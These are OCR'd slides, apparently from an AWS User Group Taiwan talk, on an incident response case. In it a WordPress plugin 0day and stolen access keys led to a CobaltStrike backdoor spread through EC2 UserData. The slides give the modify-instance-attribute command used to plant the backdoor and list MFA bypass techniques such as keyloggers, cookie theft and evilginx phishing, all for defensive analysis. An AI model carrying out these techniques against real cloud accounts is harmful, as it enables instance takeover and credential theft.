
Analysis Part :
咦，怎麼都找不到證據，好像很乾淨？


- 直接連進去看？ (乾淨的環境與隔離呢？？？？)
- 別忘了，裡面可是有 CobaltStrike 的！！



- 喵的一聲的結果是....
  這台正在看的證據都被駭客刪光光了.... > <

Analysis Part : Security Group





預設的
Security Group
的陷阱 !!!!!


Outbound
應該全關!!
別忘了反連後門

Analysis Part :
結合 EC2 Forensic 證據及 CloudTrail log

- 確定駭客手法：駭客利用打下來的 AKSK 及 IAM Role 擁有 SSM 權限的部分，控制 EC2 Instance 內部 (curl 可取得 metadata server / IAM Role 權限)
- 利用 modifyinstanceattribute API 上傳 UserData 一次種植所有 Instance CobaltStrike 後門！！

  aws ec2 modify-instance-attribute --attribute userData --value file://ud.txt --instance-id <instance-id> --region <region>

  https://medium.com/kernel-space/the-dangers-of-modifyinstanceattribute-d4290ca7a457



The Dangers of ModifyInstanceAttribute


Instance(s) takeover and Credential Exfiltration using ModifyInstanceAttribute

Harsha Koushik · Follow
Published in Kernel Space · 5 min read · Apr 29, 2024

Detect and Analysis

- 其實真正有問題那台 (Root Cause) ，有 autoscaling 直接被調整成 0 關掉了…
  沒保留 image 也沒導出 web log / system log … > <
- ALB 跟 VPC log 事前沒開，出事以後才開起來…
- 立刻裝監控(EDR)，有動作就抓得到
- 立刻開起來 AWS 雲原生類似 EDR 的功能： GuardDuty Runtime Monitoring

原來是：Wordpress plugin force-regenerate-thumbnails 0day



Vulnerability disclosure program

23 August, 2023

This is the official vulnerability disclosure program for Force Regenerate Thumbnails. If you're a security researcher and believe that you have found a security vulnerability within our software, please send us details through the "report" form on this page. Please include as detailed information as possible, so we could verify the issue and get back to you as soon as possible with either additional questions or with a potential fix. All valid security vulnerabilities will receive a CVE and may also earn you rewards from Patchstack Alliance bug bounty program.

Plugin developer? Start a Managed Vulnerability Disclosure Program. Free for all >

Patchstack Zeroday payouts

See full terms >

Patchstack pays a fixed bounty for high value vulnerabilities.

$2,600	Unauthenticated access leading to a full site compromise
$1,300	Subscriber or Customer level access leading to a full site compromise

GuardDuty RunTime Monitoring
偵測結果：駭客果然想用原本漏洞打回

Detail	A process has executed a newly created binary.
Machine	EC2-Blog
DIR	/var/www/html/wp-content/plugins/force-regenerate-thumbnails
Execute	/usr/bin/curl
User	www-data

aws

完整鑑識CloudTrail後意外發現：MFA繞過？

完整鑑識，防止有其他後門可能
從 CloudTrail 查到 <u>有 MFA 被繞過被駭客利用跡象?</u>

客戶 : Mac
習慣 IP : 台灣登入

DescribeLogStreams	ap-northeast-2		aws-sdk-js/3.525.0 ua/2.0 os/darwin#23.3.0 lang/js md/nodejs#20.11.0 api/cloudwatch-logs#3.525.0
DescribeLogStreams	ap-northeast-2		aws-sdk-js/3.525.0 ua/2.0 os/darwin#23.3.0 lang/js md/nodejs#20.11.0 api/cloudwatch-logs#3.525.0
CheckMfa	ap-southeast-1	61.221.92.98	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36
DescribeLogStreams	ap-northeast-2		aws-sdk-js/3.525.0 ua/2.0 os/darwin#23.3.0 lang/js md/nodejs#20.11.0 api/cloudwatch-logs#3.525.0
DescribeLogStreams	ap-northeast-2		aws-sdk-js/3.525.0 ua/2.0 os/darwin#23.3.0 lang/js md/nodejs#20.11.0 api/cloudwatch-logs#3.525.0
DescribeLogStreams	ap-northeast-2		aws-sdk-js/3.525.0 ua/2.0 os/darwin#23.3.0 lang/js md/nodejs#20.11.0 api/cloudwatch-logs#3.525.0
DescribeLogStreams	ap-northeast-2		aws-sdk-js/3.525.0 ua/2.0 os/darwin#23.3.0 lang/js md/nodejs#20.11.0 api/cloudwatch-logs#3.525.0

admin.user2 IAMUser AIDAXXXXXXXXXXXXXXXX 2024-09-0xT07:55:34Z signin.amazonaws.com CheckMfa ap-southeast-1 61.221.92.98 Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36 a1dbf2e7-d9d4-42c5-ae5e-55c5f526549b FALSE AwsConsoleSignIn {type=IAMUser, principalid=AIDAxxxxxxxxxUZ654, arn=null, accountid=XXXXXXXXXXXX, invokedby=null, accesskeyid=, username=admin.user2, sessioncontext=null}

思考：關於 MFA 的攻擊面

- MFA 特殊攻擊面：適用於有特殊認證機制的雲平台
  ex：BrowserCore.exe -> MicrosoftAccountTokenProvider.dll
  可以從(OS)系統面獲取 SSO
  (Tool like：ROADtoken / RequestAADRefreshToken)
  https://i.blackhat.com/Asia-24/Presentations/Asia-24-Chudo-Bypassing-Entra-ID-Conditional-Access-Like-APT.pdf
- MFA 通用攻擊面： 適用於所有一般支援 authenticator 或 FIDO
  1. Software MFA bypass by keylogger (LastPass 2023 incident)
  2. Pass-the-Cookie (ByBit 2025 incident)
  3. Cookie phishing by reverse proxy (Modlishka / evilginx3工具)


- MFA 通用攻擊面： 適用於所有一般支援 authenticator 或 FIDO
  1. Software MFA bypass by keylogger (LastPass 2023 incident)

新聞

LastPass員工家中電腦被駭致外洩公司關鍵系統登入憑證

LastPass指出，駭客在第一波攻擊成功入侵LastPass的雲端儲存環境後，為了取得AWS存取金鑰及LastPass產生的解密金鑰，再利用第三方軟體套件漏洞，成功入侵該公司一名擁有解密金鑰的DevOps工程師私人電腦

文/ 林妍溱 | 2023-03-01 發表




Home > News > Security

Hacker Breached LastPass by Installing Keylogger on Employee's Home Computer


The hacker also exploited a vulnerability in a 'third-party media software package' to help launch malware on the employee's computer.

By Michael Kan Updated February 28, 2023



https://support.lastpass.com/help/incident-2-additional-details-of-the-attack

- MFA 通用攻擊面： 適用於所有一般支援 authenticator 或 FIDO
  1. Software MFA bypass by keylogger (LastPass 2023 incident)



實際實驗目前已經無法這樣，被用過的 6 digits token 即使30秒過期內一樣無法登入了

而且 CloudTrail 這樣也會看到兩次很近的登入，並沒有發現這樣的狀況

- MFA 通用攻擊面： 適用於所有一般支援 authenticator 或 FIDO
  2. Pass-the-Cookie (ByBit 2025 incident)

新聞

Bybit遭遇史上最大加密貨幣竊案，起因是Safe開發者遭供應鏈攻擊

出在
發人員電

Summary


- The FBI has attributed the February 21 heist to **TraderTraitor**, a **threat group linked to the Democratic People's Republic of Korea (DPRK)**. Mandiant tracks TraderTraitor as UNC4899 and notes that they are responsible for numerous crypto heists. The preliminary Mandiant report confirms this attribution.
- The attack involved the **compromise of a Safe{Wallet} developer's laptop ("Developer1") and the hijacking of AWS session tokens** to bypass **multi-factor authentication ("MFA") controls.** This developer was one of the very few personnel that had higher access in order to perform their duties.
- **The investigation is still ongoing to understand attacker activity following the compromise of the workstation that was used to obtain commit access to Safe{Wallet} servers.**
- The **Safe{Wallet} team** has implemented **security enhancements** to **reinforce infrastructure far beyond pre-incident levels.**
- **Safe's Smart Contracts remain unaffected by this incident.**


這個攻擊前提是電腦已受駭，被植入木馬
➔ IR下一步：對電腦做鑑識

https://x.com/safe/status/1897663514975649938?t=RMoMC5FBCnIfejE4G5FB3Q&s=09

https://blog.netwrix.com/2022/11/29/bypassing-mfa-with-pass-the-cookie-attack/

- MFA 通用攻擊面： 適用於所有一般支援 authenticator 或 FIDO
  3. Cookie phishing by reverse proxy (Modlishka / evilginx3)





這個攻擊不需植入木馬，但需要假網站釣Cookie➔ IR下一步：調查 History

https://cilynx.com/how-to/evilginx2-vs-2fa-phishing/1908/

https://cyberdom.blog/pass-the-cookie-crumble-the-cloud-2/

MFA 的部分

總之，請 User MFA 全部換掉一輪，最好使用 FIDO2 Hardware Token，可以避免被 Keylogger 及 Reverse-Proxy 釣魚！！


https://www.aon.com/cyber-solutions/aon_cyber_labs/bypassing-mfa-a-forensic-look-at-evilginx2-phishing-kit/

極低成本的 Zero Trust Principal 防駭偵測

- 從 MFA 原理 :
  Something you know : Password. ➔ Fake AKSK Alert ; browser fingerprint
  Something you have : hardware ID
  Something you are : Fingerprint / FaceID
  Somewhere you are : IP address / region
- 我們可以加上一條 browser 指紋應用在高權限登入帳號，如果非規定的瀏覽器指紋就 Alert (Eg: CloudWatch Alert 有 10 組免費，可以監控 CloudTrail)
- 用另一個 AWS Account 產生無任何權限的 AKSK 放在環境之中，被人偷取利用後立刻告警 (一樣可利用 CloudWatch + CloudTrail，會是幾乎不用錢的 Alert)

Ps. 預計之後提供 Cloudformation 一鍵部署


還原實際駭客的攻擊流程：




Better Architecture：地端切網段、雲端切帳號

Bonus：放誘餌、Deploy what you only know


Prod



Testing



DMZ : Blog



IAM Role不可共用!! 下一步是多帳號怎麼管理 (AWS 免費的 Control Tower / SRA 架構)

總結：

- 雲端最小權限設計不易，需以 Threat Modeling 角度確認可能發生的威脅
- 雲端 IR 該做的備份、隔離一樣要做好
- 雲端邊界管理比地端容易：直接拆帳號!
- MFA 非常重要，但也等級之分，高權限儘量使用 FIDO2，被繞過則可考慮往攻擊面進行鑑識
- 從駭客攻擊案例更能知道推薦安全架構的原因

Thank you!

AWS USER GROUP taiwan

Tim Yeh (葉俊霆)
https://tw.linkedin.com/in/litleaf

加入 AWS 開發者專屬社群，與各路好手及 AWS 用戶交流 AWS 相關知識、資訊與專案開發經驗。

我們不定期於台北、台中、高雄舉辦小聚，讓您有機會與技術愛好者面對面切磋技能及分享經驗。

AWS User Group Taiwan

AWS User Group Taiwan YouTube Channel

AWS Educate Ambassador

Thank you!

Tim Yeh (葉俊霆)
https://tw.linkedin.com/in/litleaf